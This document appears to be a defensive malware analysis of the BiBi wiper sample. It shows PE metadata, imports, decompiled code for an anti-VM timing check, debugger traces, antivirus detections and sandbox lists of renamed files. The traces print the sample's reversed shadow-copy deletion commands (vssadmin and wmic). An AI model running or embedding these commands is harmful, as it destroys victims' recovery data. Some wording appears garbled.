File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	203.00 KB (207872 bytes)
PE Size	203.00 KB (207872 bytes)
Created	Tuesday 14 November 2023, 03.19.28
Modified	Tuesday 14 November 2023, 03.19.29
Accessed	Monday 27 November 2023, 02.51.29
MD5	E26BBA0304F14EF96BEB60376791D32C
SHA-1	24F6785CA2E82D1D1D61F4CB01D5E753F80445CF

Property	Value
Empty	No additional info available

40417e937cd244b2f928150cae6fa


Member	Offset	Size	Value	Meaning
SizeOfInitializedData	00000120	Dword	00013A00	
SizeOfUninitializedData	00000124	Dword	00000000	
AddressOfEntryPoint	00000128	Dword	0000AB10	.text
BaseOfCode	0000012C	Dword	00001000	
ImageBase	00000130	Qword	0000000140000000	
SectionAlignment	00000138	Dword	00001000	
FileAlignment	0000013C	Dword	00000200	
MajorOperatingSystemVers...	00000140	Word	0006	
MinorOperatingSystemVers...	00000142	Word	0000	
MajorImageVersion	00000144	Word	0000	
MinorImageVersion	00000146	Word	0000	
MajorSubsystemVersion	00000148	Word	0006	
MinorSubsystemVersion	0000014A	Word	0000	
Win32VersionValue	0000014C	Dword	00000000	
SizeOfImage	00000150	Dword	00039000	
SizeOfHeaders	00000154	Dword	00000400	
CheckSum	00000158	Dword	00000000	
Subsystem	0000015C	Word	0003	Windows Console
DllCharacteristics	0000015E	Word	8160	Click here
SizeOfStackReserve	00000160	Qword	0000000000100000	
SizeOfStackCommit	00000168	Qword	0000000000001000	
SizeOfHeapReserve	00000170	Qword	0000000000100000	
SizeOfHeapCommit	00000178	Qword	0000000000001000	
LoaderFlags	00000180	Dword	00000000	
NumberOfRvaAndSizes	00000184	Dword	00000010	

Various file management and external library import functions are contained in the hexadecimal dump (*WriteFile, LoadLibraryExW* and *GetFileType*) of the Portable Executable:



```
40417e937cd244b2f928150cae6fa

Offset   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
0002EA60 43 6F 6E 74 65 78 74 00 DC 04 52 74 6C 4C 6F 6F  Context.Ü RtlLoo
0002EA70 6B 75 70 46 75 6E 63 74 69 6F 6E 45 6E 74 72 79  kupFunctionEntry
0002EA80 00 00 E3 04 52 74 6C 56 69 72 74 75 61 6C 55 6E  ..ã RtlVirtualUn
0002EA90 77 69 6E 64 00 00 C0 05 55 6E 68 61 6E 64 6C 65  wind..À Unhandle
0002EAA0 64 45 78 63 65 70 74 69 6F 6E 46 69 6C 74 65 72  dExceptionFilter
0002EAB0 00 00 7F 05 53 65 74 55 6E 68 61 6E 64 6C 65 64  ..  SetUnhandled
0002EAC0 45 78 63 65 70 74 69 6F 6E 46 69 6C 74 65 72 00  ExceptionFilter.
0002EAD0 20 02 47 65 74 43 75 72 72 65 6E 74 50 72 6F 63  . GetCurrentProc
0002EAE0 65 73 73 00 8C 03 49 73 50 72 6F 63 65 73 73 6F  ess.  IsProcesso
0002EAF0 72 46 65 61 74 75 72 65 50 72 65 73 65 6E 74 00  rFeaturePresent.
0002EB00 6F 03 49 6E 69 74 69 61 6C 69 7A 65 53 4C 69 73  c InitializeSLis
0002EB10 74 48 65 61 64 00 85 03 49 73 44 65 62 75 67 67  tHead.  IsDebugg
0002EB20 65 72 50 72 65 73 65 6E 74 00 DA 02 47 65 74 53  erPresent.Ú GetS
0002EB30 74 61 72 74 75 70 49 6E 66 6F 57 00 E2 04 52 74  tartupInfoW.â Rt
0002EB40 6C 55 6E 77 69 6E 64 45 78 00 DE 04 52 74 6C 50  lUnwindEx.Þ RtlP
0002EB50 63 54 6F 46 69 6C 65 48 65 61 64 65 72 00 68 04  cToFileHeader.h
0002EB60 52 61 69 73 65 45 78 63 65 70 74 69 6F 6E 00 00  RaiseException..
0002EB70 41 05 53 65 74 4C 61 73 74 45 72 72 6F 72 00 00  A SetLastError..
0002EB80 34 01 45 6E 63 6F 64 65 50 6F 69 6E 74 65 72 00  4 EncodePointer.
0002EB90 6B 03 49 6E 69 74 69 61 6C 69 7A 65 43 72 69 74  k InitializeCrit
0002EBA0 69 63 61 6C 53 65 63 74 69 6F 6E 41 6E 64 53 70  icalSectionAndSp
0002EBB0 69 6E 43 6F 75 6E 74 00 B0 05 54 6C 73 41 6C 6C  inCount.° TlsAll
0002EBC0 6F 63 00 00 B2 05 54 6C 73 47 65 74 56 61 6C 75  oc..² TlsGetValu
0002EBD0 65 00 B3 05 54 6C 73 53 65 74 56 61 6C 75 65 00  e.³ TlsSetValue.
0002EBE0 B1 05 54 6C 73 46 72 65 65 00 B4 01 46 72 65 65  ± TlsFree.´ Free
0002EBF0 4C 69 62 72 61 72 79 00 CA 03 4C 6F 61 64 4C 69  Library.Ê LoadLi
0002EC00 62 72 61 72 79 45 78 57 00 00 79 04 52 65 61 64  braryExW..y Read
0002EC10 46 69 6C 65 00 00 F5 00 43 72 65 61 74 65 54 68  File..õ.CreateTh
0002EC20 72 65 61 64 00 00 68 01 45 78 69 74 54 68 72 65  read..h ExitThre
0002EC30 61 64 00 00 B5 01 46 72 65 65 4C 69 62 72 61 72  ad..µ FreeLibrar
0002EC40 79 41 6E 64 45 78 69 74 54 68 72 65 61 64 00 00  yAndExitThread..
0002EC50 80 02 47 65 74 4D 6F 64 75 6C 65 48 61 6E 64 6C    GetModuleHandl
0002EC60 65 45 78 57 00 00 CA 01 47 65 74 43 50 49 6E 66  eExW..Ê GetCPInf
0002EC70 6F 00 DC 02 47 65 74 53 74 64 48 61 6E 64 6C 65  o.Ü GetStdHandle
0002EC80 00 00 25 06 57 72 69 74 65 46 69 6C 65 00 7D 02  ..% WriteFile.}
0002EC90 47 65 74 4D 6F 64 75 6C 65 46 69 6C 65 4E 61 6D  GetModuleFileNam
0002ECA0 65 57 00 00 67 01 45 78 69 74 50 72 6F 63 65 73  eW..g ExitProces
0002ECB0 73 00 DF 01 47 65 74 43 6F 6D 6D 61 6E 64 4C 69  s.ß GetCommandLi
0002ECC0 6E 65 41 00 E0 01 47 65 74 43 6F 6D 6D 61 6E 64  neA.à GetCommand
0002ECD0 4C 69 6E 65 57 00 05 02 47 65 74 43 6F 6E 73 6F  LineW.  GetConso
0002ECE0 6C 65 4D 6F 64 65 00 00 76 04 52 65 61 64 43 6F  leMode..v ReadCo
0002ECF0 6E 73 6F 6C 65 57 00 00 58 02 47 65 74 46 69 6C  nsoleW..X GetFil
0002ED00 65 54 79 70 65 00 51 03 48 65 61 70 41 6C 6C 6F  eType.Q HeapAllo
```

Here is the resource of the manifest file, where execution privileges and security permissions are revealed:




```
40417e937cd244b2f928150cae6fa

Configuration Files
  1 - [lang:1033]

<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```


In the function ***fun_14000f4a4*** we note the call of ***QueryPerformanceCounter*** in order to monitor the utilization of the Performance Counter and detect a possible execution within a virtualized environment:


```
  __asm__("movups [rdx], xmm0");
  fun_14000bd34(&rdx->f8, &rcx->f8, r8, r9b);
  return rcx;
}

int64_t fun_14000f4a4() {
  void* rsp1;
  uint64_t rax2;
  uint64_t v3;
  uint64_t rax4;
  uint64_t v5;

  rsp1 = reinterpret_cast<void*>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 40);
  rax2 = reinterpret_cast<uint64_t>(QueryPerformanceFrequency(reinterpret_cast<int64_t>(rsp1) + 48));
  if (!*reinterpret_cast<int32_t*>(&rax2) || ((rax2 = reinterpret_cast<uint64_t>(QueryPerformanceCounter(reinterpret_cast<int64_t>(r
    rax4 = 0xffffffffffffffff;
    g140032c00 = 0xffffffffffffffff;
  } else {
    g140032c00 = v3;
    rax4 = v5;
  }
  g140032c08 = rax4;
  return 0;
}

void fun_140003bbc() {
}

void fun_1400041d4() {
}

struct s276 {
  int64_t f0;
  void** f8;
};

struct s277 {
  signed char[8] pad8;
  void** f8;
};

struct s276* fun_1400066e0(struct s276* rcx, struct s277* rdx, void** r8, unsigned char r9b) {
  __asm__("xorps xmm0, xmm0");
  rcx->f0 = 0x140022610;
  __asm__("movups [rdx], xmm0");
  fun_14000bd34(&rdx->f8, &rcx->f8, r8, r9b);
```


Debugging

By making a debugging session, we can see the .BiBi extension added to files made inaccessible and logging strings of multithreaded executions and Windows boot setting commands:











Here is an example of a *lea* instruction that copies the hexadecimal value of the attribute containing the shadow copy deletion command within the *rdx* register:

```
40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.00007FF623025555
 lea rdx,qword ptr ds:[7FF62304C018] ; ds:[00007FF62304C018]:"lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc"
 mov qword ptr ss:[rsp+50],rbx ; [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 mov qword ptr ss:[rsp+60],rbx
 lea r8d,qword ptr ds:[rbx+31]
 call 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF623026990
 cmp qword ptr ss:[rsp+68],10
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 mov rdx,qword ptr ss:[rsp+60]
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 add rdx,rcx ; rcx:NtQueryInformationThread+14
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 cmp qword ptr ss:[rsp+68],10
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 call 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF623029E34
 cmp qword ptr ss:[rsp+68],10
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 lea rdx,qword ptr ss:[rbp]
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 sub rdx,rcx ; rcx:NtQueryInformationThread+14

40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.00007FF6230255C1
 movzx eax,byte ptr ds:[rcx] ; byte ptr ds:[rcx]:NtQueryInformationThread+14
 mov byte ptr ds:[rdx+rcx],al ; byte ptr ds:[rdx+rcx*1]:NtQueryInformationThread+14
 lea rcx,qword ptr ds:[rcx+1] ; rcx:NtQueryInformationThread+14, ds:[rcx+01]:NtQueryInformationThread+15
 test al,al
 jne 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF6230255C1

rdx=0
qword ptr ds:[ds:[00007FF62304C018]]=[00007FF62304C018 "lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc"]=496574202F616C6C
.text:00007FF62302555B 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.exe:$555B #495B
```

```
40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.00007FF623026F6F
 mov r8d,21 ; 21:'!'
 mov qword ptr ss:[rsp+50],rbx ; [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 lea rdx,qword ptr ds:[7FF62304C050] ; ds:[00007FF62304C050]:"eteled ypocwodahs cimw c/ exe.dmc"
 mov qword ptr ss:[rsp+60],rbx
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 mov qword ptr ss:[rsp+68],F
 call 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF623026990
 cmp qword ptr ss:[rsp+68],10
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 mov rdx,qword ptr ss:[rsp+60]
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 add rdx,rcx ; rcx:NtQueryInformationThread+14
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 cmp qword ptr ss:[rsp+68],10
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 call 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF623029E34
 cmp qword ptr ss:[rsp+68],10
 lea rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [ss:[rsp+50]]:"LdrpInitializeProcess"
 lea rdx,qword ptr ss:[rbp]
 cmovae rcx,qword ptr ss:[rsp+50] ; rcx:NtQueryInformationThread+14, [qword ptr ss:[rsp+50]]:"LdrpInitializeProcess"
 sub rdx,rcx ; rcx:NtQueryInformationThread+14

40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.00007FF6230256E0
 movzx eax,byte ptr ds:[rcx] ; byte ptr ds:[rcx]:NtQueryInformationThread+14
 mov byte ptr ds:[rdx+rcx],al ; byte ptr ds:[rdx+rcx*1]:NtQueryInformationThread+14
 lea rcx,qword ptr ds:[rcx+1] ; rcx:NtQueryInformationThread+14, ds:[rcx+01]:NtQueryInformationThread+15
 test al,al
 jne 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.7FF6230256E0

rdx=0
qword ptr ds:[ds:[00007FF62304C018]]=[00007FF62304C018 "lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc"]=496574202F616C6C
.text:00007FF62302555B 40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17.exe:$555B #495B
```





The OSINT classifications of the examined artefact refer to the signature **"Trojan/Win.BiBiWiper.C5541532":**

57 / 72

Community Score

57 security vendors and 2 sandboxes flagged this file as malicious

Reanalyze | Similar | More

40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17

bibi.exe

peexe | 64bits | checks-cpu-name

Size 203.00 KB | Last Analysis Date a moment ago | EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 16+

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.stealer/bibi

Threat categories: trojan, ransomware

Family labels: stealer, bibi, wiper

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Trojan/Win.BiBiWiper.C5541532	Alibaba	TrojanPSW:Win32/Stealer.174fc9b9
ALYac	Trojan.Agent.Wiper	Antiy-AVL	Trojan/Win64.Filecoder
Arcabit	Trojan.Generic.D42E85A7	Avast	Win32:Bibi-B [Wpr]
AVG	Win32:Bibi-B [Wpr]	Avira (no cloud)	TR/FileCoder.rqgcg
BitDefender	Trojan.GenericKD.70157735	Bkav Pro	W64.AIDetectMalware

Here are the identifications of some IDS rules referring to ICMP and Ping operations:

Crowdsourced IDS rules

- Matches rule PROTOCOL-ICMP PING Windows at Snort registered user ruleset
  ↳ *misc-activity*
- Matches rule PROTOCOL-ICMP Unusual PING detected at Snort registered user ruleset
  ↳ *successful-recon-limited*
- Matches rule PROTOCOL-ICMP PING at Snort registered user ruleset
  ↳ *misc-activity*
- Matches rule PROTOCOL-ICMP Echo Reply at Snort registered user ruleset
  ↳ *misc-activity*

Here is an example of malicious detonation that takes files and makes them accessible by adding the .BiBi extension and a numeric reference attribute.

Activity Summary

F:\lxcsvwuz7h.bibi1

— F:\dashBorder_192.bmp

F:\nu4nrybhld.bibi1

— F:\delete.avi

F:\kkesj8mktm.bibi1

— F:\toolbar.bmp

F:\lbjn9ahsxk.bibi1


Files Dropped

+ C:\Users\Default User\Application Data\Microsoft\Windows\SendTo\CVticrMb7U.BiBi3 (copy)
+ C:\Users\Default User\Application Data\Microsoft\Windows\SendTo\mji6rELaVg.BiBi3 (copy)
+ C:\Users\Default User\ItfVcM7kEH.BiBi2 (copy)
+ C:\Users\Default User\Local Settings\Microsoft\Windows\Shell\j8RbPMfTmV.BiBi4 (copy)
+ C:\Users\Default User\M9k5iX5yCh.BiBi2 (copy)
+ C:\Users\Default User\SendTo\UMGBLwzpGG.BiBi4 (copy)
+ C:\Users\Default User\guKHsGa1zb.BiBi2 (copy)
+ C:\Users\Default User\lbl7Y4cu5z.BiBi2 (copy)
+ C:\Users\Default User\vs2WerIlgv.BiBi2 (copy)
+ C:\Users\Default\5f915EmUbN.BiBi1


The screenshot below shows the handling of system attributes while obtaining the files to be overwritten detected by the execution of a ***while*** loop:

